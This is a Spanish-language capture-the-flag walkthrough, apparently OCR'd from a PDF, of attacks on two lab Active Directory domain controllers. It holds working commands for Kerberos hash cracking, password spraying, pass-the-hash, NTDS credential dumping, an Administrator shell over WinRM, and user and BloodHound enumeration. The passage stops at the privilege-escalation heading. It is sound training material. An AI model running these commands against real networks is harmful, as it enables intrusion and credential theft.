


Aquí vemos un error que se soluciona cambiando o sincronizando el ntp server con el del DC.

```
sudo ntpdate 14.14.1.28
```


Volvemos a ejecutar de nuevo el comando y vemos que se han capturado todos los hashes. Vamos a crackearlos con JohnTheRipper.

```
john --wordlist=/usr/share/wordlists/rockyou.txt kerb.hash
```



Como podemos observar, solo nos saca 1 contraseña, y no vemos a que cuenta pertenece. Para identificar a quien pertenece esa contraseña, utilizaremos crackmapexec.

```
crackmapexec smb 14.14.1.28 -u users.txt -p 'Password123!!'
```




Tenemos nuevas credenciales;

file_svc:Password123!!


Con estas nuevas credenciales, vamos a volver a listar las carpetas compartidas, a ver si hay alguna novedad.

```
crackmapexec smb 14.14.1.28 -u file_svc -p 'Password123!!' –shares
```



Nos encontramos con un fichero; backup_extract.txt que parece tener muchos usuarios y hashes NTLMv1, con los que podemos realizar la técnica de pass the hash, vamos a comprobar si hay alguna credencial válida.

```
cat backup_extract.txt | awk -F ':' '{print $1 > "svc_users.txt"; print $4 > "hashes.txt"}'
```





```
crackmapexec smb 14.14.1.28 -u svc_users.txt -H hashes.txt --continue-on-success --no-brute
```

Como podemos ver, gracias al **Pwned!**, hemos comprometido la máquina, ya que significa que tenemos privilegios sobre el DC.


Vamos a dumpear el NTDS para sacar las credenciales de Administrator.

```
crackmapexec smb 14.14.1.28 -u FileServer$ -H e41da7e79a4c76dbd9cf79d1cb325559 –ntds
```



¡Tenemos las credenciales de Administrator!

```
evil-winrm -i 14.14.1.28 -u 'Administrator' -H
'88d40c3a9a98889f5cbb778b0db54a2f'
```




Ya hemos completado este primer CTF, en el que hemos visto fuerza bruta de los SID de Windows para identificar usuarios/grupos en el objetivo remoto, password spraying, crackeado hashes y Pass the Hash.

Máquina DC02


1. Reconocimiento

Lo primero que tenemos que hacer es identificar nuestro objetivo, ver la IP del DC. En mi caso, lo hago con la herramienta netdiscover.

```
ip a
```




```
sudo netdiscover -i eth0 -r 14.14.1.0/24
```



Una vez identificamos el host, con IP 14.14.1.28, vamos a realizar un escaneo de puertos con la herramienta NMAP, vamos a utilizar para ello, una herramienta automatizada para escaneos de NMAP autonmap.

Como era de esperar, al ser un DC hay muchos puertos abiertos.

Nos vamos a centrar en kerberos (88), rpc (135), smb (445), ldap (389) y por último, vemos que tiene habilitado el puerto 5985, winrm.

```
❯ cat scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 12:39 CEST
Nmap scan report for 14.14.1.29
Host is up (0.00052s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-16 19:39:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49685/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h59m58s
| smb2-time:
|   date: 2024-09-16T19:40:35
|_  start_date: N/A
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:67:e6:33 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.42 seconds
```

Lo primero que debemos hacer es identificar el dominio y añadirlo en el fichero /etc/hosts.

`crackmapexec smb 14.14.1.28`

```
❯ crackmapexec smb 14.14.1.29
SMB         14.14.1.29      445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
❯ sudo nano /etc/hosts
❯ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali-cibertercios.home  kali-cibertercios
14.14.1.29      SOUPEDECODE.LOCAL


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Tratamos de enumerar usuarios mediante LDAP, rpcclient o smb con null sessions o incluso con la herramienta kerbrute para ver usuarios válidos del dominio.


`kerbrute -domain SOUPEDECODE.LOCAL -dc-ip 14.14.1.29 -users /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt`

```
❯ kerbrute -domain SOUPEDECODE.LOCAL -dc-ip 14.14.1.29 -users /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Valid user => admin
[*] Valid user => charlie
[*] Blocked/Disabled user => guest
[*] Valid user => Charlie
[*] Valid user => administrator
[*] Valid user => Admin
```

2. Explotación

```
crackmapexec smb 14.14.1.29 -u valid_ADUsers.txt -p
valid_ADUsers.txt --no-brute
```




Tenemos un usuario valido:

charlie:charlie

Enumeramos carpetas compartidas y no encontramos nada raro.

```
crackmapexec smb 14.14.1.29 -u 'charlie' -p 'charlie' –shares
```




Nos conectamos por rpcclient para ver si podemos enumerar todos los usuarios del domino.

```
rpcclient -U ‘charlie’ 14.14.1.29
enumdomusers
cat AD_Users.txt | sed 's/\[/ /g' | sed 's/\]/ /g' | awk '{print
$2}' > valid_ADUsers.txt
```

Tenemos todos los usuarios del dominio, pero para ver un poco mejor la estructura de este AD, vamos a utilizar las herramientas bloodhound y ldapdomaindump


```
bloodhound-python -d soupedecode.local -v --zip -c All -ns
14.14.1.29 -u charlie -p 'charlie' -dc dc01
```



Nos aparece un error, y para solucionarlo haremos lo mismo que para la maquina DC01.


Vemos que nos aparece un error DNS, vamos a intentar solucionarlo. Para ello vamos a levantar un DNS server con la herramienta dnschef.

```
git clone https://github.com/iphelix/dnschef.git
cd dnschef
sudo python3 dnschef.py --fakeip 14.14.1.29
bloodhound-python -d soupedecode.local -v --zip -c All -ns
14.14.1.29 -u charlie -p 'charlie' -dc dc01
```



Ya tenemos el reporte de bloodhound.

Abrimos bloodhound, iniciamos la consola de neo4j y subimos el archivo .zip al bloodhound.




La otra herramienta que podemos utilizar es ldapdomaindump.

```
mkdir ldump
cd ldump
ldapdomaindump -u soupedecode.local\\charlie -p 'charlie'
14.14.1.29
```

Ahora, para ver el contenido montamos un servidor http con Python.

```
sudo python3 -m http.server 80
```



Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Paula Felix	Paula Felix	pfelix502	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1599	Avid traveler and photography enthusiast
Wyatt Liam	Wyatt Liam	wliam501	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1598	Passionate cook and food blogger
Faith Tina	Faith Tina	ftina500	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1597	Cycling enthusiast and marathon runner
George Quinn	George Quinn	gquinn499	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1596	Music lover and aspiring guitarist
Quinn Kevin	Quinn Kevin	qkevin498	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1595	Knitting and crochet hobbyist
Tracy Delia	Tracy Delia	tdelia497	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1594	Art enthusiast and amateur painter
Rita Quinn	Rita Quinn	rquinn495	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1593	Avid traveler and photography enthusiast
Noah Zara	Noah Zara	nzara494	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1592	Board game collector and strategist
Helen Peter	Helen Peter	hpeter493	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1591	Adventure seeker and extreme sports fan
Mike Yusuf	Mike Yusuf	myusuf492	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1590	Urban explorer and street art photographer
Judy Bella	Judy Bella	jbella491	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1589	Classic car restorer and automotive enthusiast
Tina Grace	Tina Grace	tgrace490	06/15/24 20:05:01	07/06/24 00:19:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/15/24 20:05:01	1588	Cycling enthusiast and marathon runner

Con esta herramienta podemos buscar información para realizar una escalada de privilegios o un movimiento lateral de una forma más visual.


Backup Operators

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Zach Ximena	Zach Ximena	zximena448	06/15/24 20:04:37	07/06/24 00:19:42	07/05/24 23:51:16	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	06/17/24 18:09:53	1142	Volunteer teacher and education advocate

Podemos ver algo interesante, el usuario zximena448 pertenece al grupo de backup operators, por lo que conseguir este usuario puede ser interesante.

3. Escalada de Privilegios

